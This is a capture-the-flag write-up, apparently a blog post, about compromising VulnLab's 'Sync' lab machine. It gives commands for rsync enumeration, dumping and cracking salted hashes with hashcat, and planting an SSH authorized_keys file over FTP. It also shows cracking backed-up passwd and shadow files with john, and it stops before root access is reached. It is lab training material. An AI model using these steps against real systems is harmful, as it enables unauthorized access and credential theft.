VulnLab -- Sync Writeup

Sync
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Sync machine from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the box.


Let’s start by scanning the machine.
1
sudo nmap -sC -sV -sS -O -A -oN scanned.txt -p 21,22,80,873 --min-rate=1000 10.10.64.150
Now let’s see the website running on port 80

As we see it’s a simple login page
Now let’s go to the rsync service and see if there is any shares
1
rsync 10.10.64.150::

and we have a httpd so let’s download it’s content
1
2
3
rsync 10.10.64.150::"httpd/www/dashboard.php" .
rsync 10.10.64.150::"httpd/www/index.php" .
rsync 10.10.64.150::"httpd/www/logout.php" .

now let’s download the site database
1
rsync 10.10.64.150::"httpd/db/site.db" .

now let’s review the code!

First we will notice that the code is vulnerable to sql injection but the most interesting thing is that the hash is calculated by concatenating the $secure ,$username and $password variables
So let’s go and extract the passwords from the database we got
1
 SELECT * FROM users;

Now we have everything we need the username and the secure username: admin hash: 7658a2741c9df3a97c819584db6e6b3c username: triss hash: a0de4d7f81676c3ea9eabcadfd2536f6 secure: 6c4972f3717a5e881e282ad3105de01e
now let’s try to crack the password
1
cat crackme.txt

now let’s use hashcat to crack it
1
hashcat -m 20 crackme.txt /usr/share/wordlists/rockyou.txt

and we got the password for the user triss so let’s reuse it in the ftp
1
2
username: triss
password: gerald

now let’s generate a SSH keys
1
ssh-keygen


now copy the public key in your folder and name it authorized_keys
1
cp ~/.ssh/id_ed25519.pub authorized_keys
now in the ftp let’s make a .ssh directory
1
mkdir .ssh

now navigate to it and upload the authorized_keys file
1
put authorized_keys

Now let’s try to SSH to the machine
1
ssh triss@10.10.64.150

and we logged in
Now let’s navigate to the /backup directory

and as we see alot of zip files is created so let’s download one of them
1
unzip 1743232081.zip

notice that there is a backup for the passwd and shadow file so let’s abuse it by making a cracking there hash
1
unshadow passwd shadow > crackme.txt

Now let’s go and crack it
1
john crackme.txt --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt
